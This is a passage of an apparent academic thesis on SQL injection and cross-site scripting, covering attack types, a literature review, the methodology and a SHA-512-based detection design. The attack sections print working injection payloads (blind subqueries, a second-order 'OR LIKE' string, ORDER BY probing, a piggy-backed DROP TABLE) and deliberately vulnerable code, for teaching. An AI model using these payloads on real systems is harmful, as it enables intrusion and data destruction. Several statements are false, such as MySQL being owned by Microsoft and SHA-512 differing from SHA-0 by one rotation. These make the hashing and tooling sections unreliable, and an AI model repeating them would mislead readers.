The added condition “AND 1 = 2” evaluates to false, therefore the entire query evaluates to false and no records are returned. This causes the web page to become mostly blank. This is a significant change in the response, from which the attacker confirms that the parameter pid is vulnerable to SQL injection. Once the vulnerable parameter is determined, the attacker proceeds to extract the database structure by asking further true/false questions and observing the behavior of the response. For example, the attacker can append the following sub query to the query string (after ?pid=24) in the URL :

```
AND (SELECT 97 = ASCII(SUBSTRING(table_name, 1, 1))

FROM information_schema.tables WHERE table_schema

NOT IN ('information_schema', 'mysql', 'test') LIMIT 1,1)
```

And observe the response. If the web page displays correctly, then it means that the answer of the server to the added sub query is true.

2.3.5 Time-based Blind Attacks

Boolean-based blind injection attacks require a large number of requests to be submitted to the web server because the data must be extracted one byte at a time. In some cases, production web servers are configured to limit the maximum number of requests per minute from the same source. Even when such a restriction is not imposed, too many requests from one source within a small interval of time may be noticed by a proactive server administrator during auditing of web server logs, and the administrator may blacklist the IP address of the attacker.

2.3.6 Stored Procedure Attacks

A stored procedure is a set of SQL queries with an assigned name that's stored in compiled form in the database server. Stored procedures separate complex business logic from the application code, generally take parameters, perform SQL queries according to the business logic, and return the results to the web application. Many programmers believe that by moving the database queries into stored procedures, the web application would become resistant to SQL injection attacks, however, this is a misconception. Stored procedures can be equally vulnerable to SQL injection attack as the web application, particularly when the queries are dynamically constructed inside the procedure using string (VARCHAR) type of parameter(s) passed to it. Attackers target stored procedures for privilege escalation, buffer overflows and gaining access to the operating system. The attack methodologies are exactly same, except that the victim is a stored procedure instead of a query on a web page. For example, consider the following stored procedure which accepts the username and password as parameters to verify the login of a user:

```
CREATE PROCEDURE verify_login (username VARCHAR(255), password VARCHAR(255))

BEGIN SET @qry = CONCAT("SELECT uid,fname,lname,email FROM users", " WHERE uid = '", username, "' AND passwd = '", password, "'");

 PREPARE stmt FROM @qry; EXECUTE stmt;

 END
```

The code of the stored procedure constructs the SQL query dynamically by concatenating the values passed through the parameters. Therefore, it is vulnerable to SQL injection attacks in the same way. A vulnerable stored procedure can be exploited using the different types of injection attacks.

2.3.7 Second-order Injection Attacks

The types of SQL injection attacks discussed so far, the injected queries execute immediately and produce results according to the intention of the attacker. However, it is possible to inject malicious SQL code which is stored in the database like normal data but gets executed at a later

point of time when that data is used to construct another dynamic SQL query and the result is rendered on the web page. This type of SQL injection attack is classified under a separate category and known as second-order SQL injection attack [11]. Unlike regular (first-order) injection attacks which reach the database mostly through SELECT queries, second-order SQL injection attack is initiated through INSERT queries. The attacker submits inputs containing SQL code through form fields. These inputs silently get stored in the database as any other piece of data. When some other part of the web application uses that stored value in a dynamic query, the injected code takes effect and modifies the structure of that dynamic query. Performing a second order SQL injection attack requires the attacker to have adequate knowledge about how the submitted values are used in other parts of the web application. Consider a registration form on a web page where the user registers by supplying username, password, and other details. Suppose an attacker enters "badguy' OR user_name LIKE '%%' -" in the username field and normal values in other required fields. Assuming that the input validation routine properly escapes the single quote character in username, it will be stored in the database as "badguy\' OR user_name LIKE \'%%\' --", which is correct according to the escaping rules.

Now the attacker logs in and goes to the "Change Password" page where it asks to enter the old password, and a new password. The web application would construct a dynamic query to update the password using the logged-on user's username which is already stored in the session variable as:

```
$sql = "UPDATE users SET password = '".$_POST['newpass']."'"
." WHERE user_name = '".$_SESSION['sess_uname']."'"
." AND password = '".$_POST['oldpass']."'"
```

The query that would be generated from the above code would be:

```
UPDATE users SET password = 'IamHacker' WHERE user_name = 'badguy' OR user_name LIKE '%%' -- ' AND password = 'xyz'}"
```

It may be observed that the single quote character in the username (which was added by the attacker during registering on the website) terminates the value of user name column, the "OR

user_name LIKE '%%'" attack vector is true for all records, and the double-dash at the end of the username effectively comments out rest of the query.

2.3.8 Illegal or Logically Incorrect Queries

In this attack method, the attacker intentionally injects invalid keywords or parameters to make the resulting SQL query illegal or logically incorrect, so that it results in an error. The main agenda of the attacker is to gather information about the database server, database names, database user name, table names, column names, etc., from the error message(s) thrown by the database server. This type of SQL injection is actually a preliminary step for gaining insight into the structure of the backend database which can be used in further injection attacks. For example, if the attacker enters "shegaw' ABCD" in the Username field, and "xyz" in the Password field, the error message that is displayed is:

```
Error Code: 1064
You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax
to use near 'ABCD AND passwd = 'abcd' at line 1
```

From the error message, it is confirmed that the backend database server is MySQL. It is also revealed that the column name of the concerned table that stores the password of users is named as 'passwd'. Suppose the attacker now inputs "badguy' ORDER BY 5 --" in the Username field and "xyz" in the password field as before, the error message that is output by MySQL server is:

```
ErrorCode:1054
Unknown column '5' in 'order clause'
```

From the error message, the attacker can conclude that the query has less than five columns in its SELECT list.

2.3.9 Piggy-Backed Queries

Piggy-backed queries are the type of SQL injection queries formed when the hackers insert additional queries to be executed by the database, along with the intended query. The result will

be cause extracting data; Adding or modifying data; Performing DOS; executing remote commands. This type of SQLIA is code injection category by injecting additional SQL queries with manipulating operation like “INSERT”, “UPDATE”, and “DELETE” clause that intends to modify database immediately following a legal SQL query. The vulnerability of this type of attack is that underlying back-end database must allow multiple SQL queries execute in a single string .it can be seriously harmful because it allows the commands to execute any SQL queries, even stored procedures attacks.

Example: Query = Select * FROM student; Malicious insert another query: Modified Query= SELECT * FROM student; Drop table employee; the result will be all valuable data of employee table that will be erased from the database. After completing the first query, the database would recognize the query delimiter (“;”) and execute the injected second query. The result of executing the second query would be to drop table users, which would likely destroy valuable information. Other types of queries could insert new users into the database or execute stored procedures. Note that many databases do not require a special character to separate distinct queries, so simply scanning for a query separator is not an effective way to prevent this type of attack. [11, 12]

2.3.10 Alternate Encoding Attacks

In this type of attack, the attacker modifies the attack vector using a different encoding method so that it can evade detection by intrusion detection systems or circumvent sanitization functions. Alternate encoding is not a unique type of attack, rather it is a technique used in conjunction with other types of attacks in order to evade detection. Generally, sanitization functions look for the presence of special characters such as single quotes or comment characters. Encoding these characters differently in the injection vector enables the attacker to exploit the vulnerability which may not be possible by direct methods.

Table 2.1 Real Examples of SQLIA Attack

Year	Example	References
2008	❖ Appear malware that uses SQLIA such as Asprox. Asprox is a kind of malware that used the two threat vectors of forming a botnet and of generating SQLIAs. .Asprox is used SQLIAs techniques in order to expand its Botnet. It is attack legitimate websites and injects scripts that redirected the users to illegitimate web sites	[35]
2009	❖ The site of BitDefender's Portugese, Kaspersky and FSecure web sites were hacked using the SQLIAs.	[39,40]
2009	❖ The US Justice Department charged an American citizen Albert Gonzalez and two unidentified Russian accomplices on charges related to data intrusions at Heartland, Hannaford Bros., 7-Eleven Inc. and three other retailers. ❖ Gonzalez is alleged to have masterminded an international operation that stole a staggering 130 million credit and debit cards from those companies.	[36]
2010	❖ Half million web sites are hit with automated SQLIA. ❖ Royal Navy web site has been attacked by SQLIA	[37]
2011	❖ Barracuda, vendor of web application firewall, breached by SQL Injection. ❖ Sony breached by automated SQL injection attack: Sony BMG Greece, Sony Music Japan, Sony Canada, Sony Pictures France, Sony, pictures Russia and Sony Music Portugal. ❖ oracle owned MySQL has its website compromised	[38]
2012	❖ SQLIA attackers have lunch attack against the following sites: LinkedIn, eHarmony, Last.fm, Yahoo, Android Forums, Billabong, Formspring, Nvidia, and Gamigo. ❖ Nvidia acknowledged SQLIA attacker swiped up to 400,000 user accounts.	[37]
2013	❖ SQL Injection Found on the Site of Islamic Bank Bangladesh.	[41]

2.4 Cross-Site Scripting

Cross-site scripting is a prominent threat in web-based application, caused through a malicious input to the application. Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. XSS is a new common vulnerability which can let hackers inject the code into the output application of web page which will be sent to a visitor's web browser and then, the code which was injected will execute automatically or steal the sensitive information from the visits input. This code injection which is similar to SQL Injection in Web Application Security, Figure 2.4 can be used in three different ways which are "Persistent XSS", "Non-Persistent XSS" and "Dom- based XSS" . There are three types of XSS attack. Bellow Figure 2.4 all of the three types are listed and explained.



Figure 2.4: A typical cross-site scripting scenario [45].

2.4.1 Stored XSS (AKA Persistent or Type I)

Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser. With the advent of HTML5 and other browser technologies, we can envision the attack payload being permanently stored in the victim's browser, such as an HTML5 database, and never being sent to the server at all.

2.4.2 Reflected XSS (AKA Non-Persistent or Type II)

Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data. In some cases, the user-provided data may never even leave the browser.

2.4.3 DOM Based XSS (AKA Type-0)

As defined by Amit Klein, who published the first article about this issue [12], DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e., the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser. For example, the source (where malicious data is read) could be the URL of the page (e.g., document.location.href), or it could be an element of the HTML, and the sink is a sensitive method call that causes the execution of the malicious data (e.g., document.write)."

2.5 Related work

We reviewed a number of electronic journal articles from IEEE journals and from ACM and gathered some information from web sites to gain sufficient knowledge about SQL injection and XSS attacks. Following are the papers from which we covered different important strategies to prevent SQLI and XSS injection attacks. And many researchers have worked on this problem and have suggested various techniques to mitigate the problem by addressing it through its cause, symptoms, process, life-cycle, or consequences. This sub-chapter presents a systematic survey of research works available in the literature for the prevention and detection of SQL and XSS injection attacks.

The study follows the guidelines for conducting Systematic Literature Review (SLR) by Kitchenham and Charters [17] and Kitchenham et al. [18], which are widely used in the Software Engineering domain. The guidelines are also applicable in general to other areas of Computer Science and Engineering.

The articles used for this SLR were primarily obtained through extensive online search of Google Scholar, Microsoft Academic Search, CiteSeerX, arXiV, Research Gate, Academic Commons, Academia.edu, Semantic Scholar, and various other journal websites including open access journals

The SQL and XSS injection attack problem has long gained the attention of the research community
and significant work on detection and prevention of SQL injection attacks has been done in over a decade. However, very few comprehensive literature surveys have been conducted. We have conducted a systematic literature survey of the qualitative research works on prevention and detection of SQL injection attacks published since 2002 up to late 2017. [13] “Preventing SQL Injection Attacks in Stored Procedures”, they also provided a a novel approach to shield the stored procedures from attack and detect SQL injection from sit (Ke Wei, M. Muthuprasanna, Suraj Kothari, 2007). This method combines runtime check with static application code analysis so that they can eliminate vulnerability to attack. The key behind this attack is that it alters the structure of the original SQL statement and identifies the SQL injection attack.

[14] "Using Parse Tree Validation to Prevent SQL Injection Attacks" ACM, we covered the techniques for SQL injection discovery. This paper also covered very well the SQL parse tree validation. [15] "The Essence of Command Injection Attacks in Web Applications" ACM, they covered the techniques to check and sanitize input query using SQLCHECK, it uses the augmented queries and SQLCHECK grammar to validate query.

[16] "Using Automated Fix Generation to Secure SQL Statements" IEEE CNF, they covered brief background, SQL statement, and vulnerability replacement methods [17] "Automated Protection of PHP Applications against SQL-injection Attacks" they covered an original method to protect application automatically from SQL injection attacks. The original approach combines static analysis, dynamic analysis, and automatic code re-engineering to secure existing properties. Certain works provide client side solutions [36, 37, and 39] for Cross -Site Scripting attacks where a change in the browser code or a fire wall set up is recommended .Noxes [36] is a client side solution for XSS attacks. It creates a personal firewall on the client side and checks every outgoing request and incoming response. It uses both manual and automatically generated rules to prevent XSS attacks on the client side. Noncespaces [37] sets rules and in each document it randomizes the XML namespace prefix. These prefixes are identifiable by the user and the user will be able to identify the trusted content by the web application and untrusted content provided by the attacker. [39] Proposed a client side solution. It was a Mutation event transform system which defined policies to be enforced in the client side browser. It defined security policies based on monitoring client behavior.

2.6. Summary of the Literature Review

In this sub chapter we have seen different literatures related to website security vulnerability detection and prevention of SQLI and XSS attack with different techniques, methods and approaches. There are systems that have been developed to detect SQL-I vulnerabilities during development and debugging phases by examining the SQL queries that occur between a web application and the database, and generating elaborate attacks according the vulnerabilities it finds. Most, current web applications, which allow the use of rich content when exchanging information between the browser and the web site, implement basic content filtering schemes in order to solve both persistent and non-persistent XSS attacks. This basic filtering can easily be

implemented by defining a list of accepted characters and/or special tags and, then, the filtering process simply rejects everything not included in such a list. Alternatively, and in order to improve the filtering process, encoding processes can also be used to make those blacklist characters and/or tags less harmful. Therefore in our thesis we tried to cover the limitations of the researched papers in our thesis we ensure security and confidentiality.

CHAPTER THREE: RESEARCH METHODOLOGY

3.1. Introduction

This chapter describes and motivates the choice of research methodology and how we will analyze the data. Establishing and answering the research questions, and thereby attaining the research objectives requires a sound methodology, which is a process and roadmap that ranges from problem formulation to outcome dissemination. Therefore, to accomplish the above claim, Design Science Research Methodology (DSRM) approach has been selected. We have preferred this methodology by three objectives it is consistent with prior literature, it provides a nominal process model for doing DS research, and it provides a mental model for presenting and evaluating DS research in security area. The DS process includes six steps: problem identification and motivation, definition of the objectives for a solution, design and development, demonstration, evaluation, and communication. DSRM is a methodology where its popularity for use, in information system study, is extended from late 1990s [19]. The main reason for its popularity and particularly the reason for adoption in this study is its ability in providing educate solution space to build a system according to the defined model taking into account restrictions and limitations [19]. Moreover, DSRM propose the creation and evaluation of IT artifacts that may include constructs, models, methods, and instantiations [20], and therefore, it is reasonable to use DSRM as the proposed artifact is a model which is intended to provide guidance on how to prevent SQLI and XSS injection attack in web applications performed objectively.

3.2. Problem identification and motivation

It is the process of defining a specific research problem and justifying the value of a solution, problem identification and justification has been carried out in the proposal stage as well as in the first three main topics of chapter one. In this study website security vulnerability under SQLI and XSS attack is considered to be the main problem and motivation that bring about this study to the scene.

3.3. Definition of the objective of a solution

The rationale to undertake this research work and resources required for this study as well as definitions of the objective for a solution have been inferred from the literature review. Generally speaking, the objective of the study is given in the first chapter under general and specific objective topics. The resource required to infer the state of knowledge as well as the existing solution with its respective drawback is given in the second chapter of this work.

3.4. Inclusion and exclusion criteria

In this study, the web vulnerability prevention and detection identified from the literature review. The main goal is to prevent and detect SQLI and XSS code injection attacks in web applications. In the following steps, the step of identifying, preventing and detecting and implementing finally we analyze and explain in detail.

- ***Inclusion criteria:*** research work within the focus area of preventing and detecting injection attacks in a web application. The research work must address the web vulnerabilities classification and selecting the most serious web injection attacks. We also mention the classification of detection techniques of the web application.
- ***Exclusion criteria:*** non- English language topics of similar words with security but not in web security concept (for instance hardware concept), and sources in the form of a tutorial, book review and presented slide are excluded.

3.5. Searching strategy

The searching strategy started by systematically reading and scanning journals, books, conference papers, articles, published about the coding flaws that are the reasons for the attacks on web applications. The digital database containing published papers such as ACM, IEEE, Science Direct, Springer, Elsevier and Google Scholar were used to search desired articles.
Having the inclusion and exclusion criteria into account, the first phase starts by applying search string rule to database sources (IEE Explore, Science Direct, spring, Elsevier, Google scholar). Second, title based selection will be performed and checked against inclusion and exclusion criteria thereby maintain studies that are related to this work and include those articles into the

third phase. In this phase, duplicated articles are not identified for removal. Whenever difficulty arises in identifying the relevancy of a particular study based on its title, the study will be included in the next phase. Finally, abstract based and removal of duplicate articles phases takeoff. In this phase, abstract and keywords considered to ensure relevancy of the article and thereby to remove duplicated studies and maintain those closely related to this research work.



Figure 3 1 Literature selection process [21]

3.5.1. Searching

The searching strategy started by systematically reading and scanning journals, books, conference papers, articles, published about the coding flaws that are the reason for the attacks on web applications. The digital database containing published papers such as ACM, IEEE, Science Direct, Springer, Elsevier, and Google Scholar were used to search desired articles. We accessed those articles by using the Malmö University digital library. Internet resources were also frequently used to search for articles about programming flaws. We found the published articles in between the year 2007-2018.

3.5.2. Obtaining and Assessing

The obtaining and assessing information about SQLi coding flaws comes from journal papers, articles, conference and as well as white papers. We obtained that information through Malmö university digital library which allows us to get information freely. We also obtained information by using the Google search engine and assessing the source by using the Google Scholar website. The search term that we used to obtain information related to our topic were Cyber Security, Top vulnerabilities, SQLi, SQLi attack, SQLi coding flaws, Web application attacks, Code Injection cyber-attacks.

3.5.3. Reading

The articles that we found related to our topic SQLi and XSS on the subject areas such as coding flaws and how to prevent these attacks. For each article, we first read the abstract section; if the article was related to our topic, then we were able to obtain more information such as the related works, Methodology, Discussion and Conclusion sections of those articles. This provided us a clear overview of what the researchers have contributed or either added any knowledge values or filled any knowledge gaps in the research area of SQLi and XSS

3.5.4. Critical Evaluation

To investigate our research questions, we first read the articles that were related to our research topic. Then, we assessed articles which provided information about SQLi and XSS such as coding flaws, detection, and prevention. Most of the articles provided more theoretical baseline information and technical overview of SQL and XSS attacks rather than practical - how we can prevent these attacks. Further, it was checked if the paper coming from the journal or conference or from another reliable source. Authenticity and validity of every considered source have been checked.

3.5.5. Recording

In this step, we wrote a brief summary of the content and an evaluation of the selected articles, which were published in the year 2007-2018. Some important coding flaws and coding practices that can protect from SQLi attacks were annotated. We also kept a note for the bibliographic details of the literature resources by using the Google scholar web site.

3.5.6. Writing a Critical Review

To structure the collected data from the articles that were related to our research questions, we used to write a critical review of the research articles. To maintain the record, we used the keywords with their author and published a year. Based on the obtained articles published in the year 2007-2018, we also made a matrix containing the mapping between the author name, publications and the different concepts surrounding the SQLi and XSS.

3.6. Research process used in this study

As per the thesis goal, we need to identify the attacking techniques used by the attackers and it could be difficult to achieve through a survey. Further, approaching attackers for the survey was also very challenging. Instead, we are using a literature study to study the SQLi and XSS attacks and to find the coding flaws. The software tool can be created to identify the coding flaws automatically based on the input code. Hence, research methodology like literature study is the best suitable and preferred for our thesis. With this thesis, we will come up with major coding flaws and the guidelines to prevent SQLi and XSS attack, then design & creation can be used to implement these solutions in the future using these guidelines.



Figure 3.2 Research Process used in this study

3.7. Development Tools

There are different types of tools used for this research to design and implement the proposed framework. It includes NetBeans IDE 8.0 (Build 201403101706) development software; UML modeling tool, Visio and other relevant tools. These tools are described as follows:

3.7.1. Software Tools

There are many development tools which have great significance for data analysis, drawing diagrams, formatting thesis document, data storage, prototype development, and simulating prototype. The tools are chosen based on several criterions like popularity, features, simplicity,

compatibility, robustness, closeness to advanced technology. The following are the tools which were used in the study.

- **UML design maker tool:** This design tool is more popular than other UML software design tools like Enterprise architecture because it has various software analysis and design diagrams, such as database diagram, software diagram, constricting project management activities and etc.
- ***Microsoft Excel***: Microsoft Excel is a powerful software package, included in the Microsoft Office Suite, which enables simple data comparison and analysis, and creates graphs, Simple sort, and filtering. Built-in formulas can be used for calculation
- ***MySQL server database:*** It is a relational database management system owned by Microsoft used to store retrieving data to or from the application.
- ***Visual Studio (IDE):*** it is the Integrated Development Environment used to develop web applications, mobile apps, websites, web services, and computer programs. Visual studio helps us to develop Web API with a C# programming language. Web API is a great framework for exposing your data and service to different devices. Web API is open source an ideal platform for building REST-full services over the .NET Framework.
- ***Webstorm***: Webstorm is a lightweight and powerful JavaScript IDE developed by JetBrains. It can be used as editor for HTML, CSS, and JavaScript. It supports Cordova, ionic, and AngularJS frameworks. This tool is used for mobile app development and web application development while developing the prototype.
- ***Web browser:*** A software application used to retrieve and display web applications. Web browsers such as Chrome and Firefox were used to preview the web application at development and testing time.
- ***AngularJS:*** A JavaScript framework developed by Google which is designed to make front-end development easy. It enables dynamic web application development with JavaScript, HTML, and CSS.

3.8. The algorithm used in this study

3.8.1. Secure hash algorithm

Secure Hash Algorithm (SHA) was developed by NIST along with NSA [34] in 1993; SHA was published as a FIPS.

The SHA is called secure because it is designed to be computationally infeasible to find two different messages which produce the same message digest. Any change to a message in transit will result in a different message digest, and the signature will fail to verify. Secure Hash Algorithm (SHA) is necessary to ensure the security of the Digital Signature Algorithm (DSA).It takes a message of any length <264 bits as input and produces a 160-bit message digest as output. The message digest is then inputted to the DSA, which computes the signature for the message. Signing the message digest rather than the message often improves the efficiency of the process, because the message digest is usually much smaller than the message.

3.8.2. SHA variations

They differ in the word size. SHA-256 uses 32-bit words where SHA-512 uses 64-bit words. There are also truncated versions of each standard, known as SHA-224, SHA-384, SHA-512/224, and SHA-512/256.SHA-512 is roughly 50% faster than SHA-224 and SHA-256 on 64-bit machines, even if its digest is longer. The speed-up is due to the internal computation being performed with 64-bit words, whereas the other two hash functions employ 32-bit words. Because of this reason we have used the SHA-512 hashing algorithm on this study.

CHAPTER FOUR: DESIGN OF THE PROPOSED DETECTION AND PREVENTION OF SQLIA INJECTION AND XSS ATACK

4.1. Introduction

In this section, we have presented the design of the Proposed SQLIA and XSS detection and prevention System. The system discussed is called Detection and Prevention System (DPS). The particular system discussed here is an extension of a particular system that protects and detects a web application from web application attacks. The main goal of this research is to design SQLIA prevention and detection System using hashing approach. This work is proposed in order to prevent and detect SQLIA and XSS. One of our main focuses for this thesis was to create a system architecture that required minimal changed to an already deployed web application that was connected with a database. To simulate this environment we developed a vulnerable web application that was connected with a database. The system consists of an Apache web server, a web application that was built on PHP and MYSQL database.

4.2. Conceptual Model

This technique proposed serves as an effective method for preventing and detecting the SQLIA and XSS attack. The method involves the use of hashing technique, where the hashing algorithm used is SHA512. The SHA512 i.e. Secure Hash Algorithm is based on the concept of hash function. The basic idea of a hash function is that it takes a variable length message as input and produces a fixed length message as output which can also be called as hash or message-digest. The technique behind building a good, secure cryptographic hash function is to devise a good compression function in which each input bit affects as many output bits as possible. It is used with the Digital Signature Standard (DSA) for digital signature so it has particular importance. [23].SHA512 has a set of cryptographic hash functions very similar to the MD family of hash functions. But MD family uses more bits in the hash function. This is the main difference between MD and SHA512. Because of this difference, SHA512 is more secure SHA512 differs from SHA-0 only by a single bitwise rotation in the message schedule of its compression function. SHA512 appears to provide greater resistance to attacks. In SHA512 input data is

called message and the hash value is called message digest. A hash function takes a variable length message as an input and as an output produces a fixed length message which can also be called hash or message digests. SHA512 has a message size of 2^128 bits and a message digest of 512 bits. SHA512 is designed so that it is practically infeasible to find the output of the two input messages to be the same. It is also impossible to get back the input message from the obtained message digest. [25]

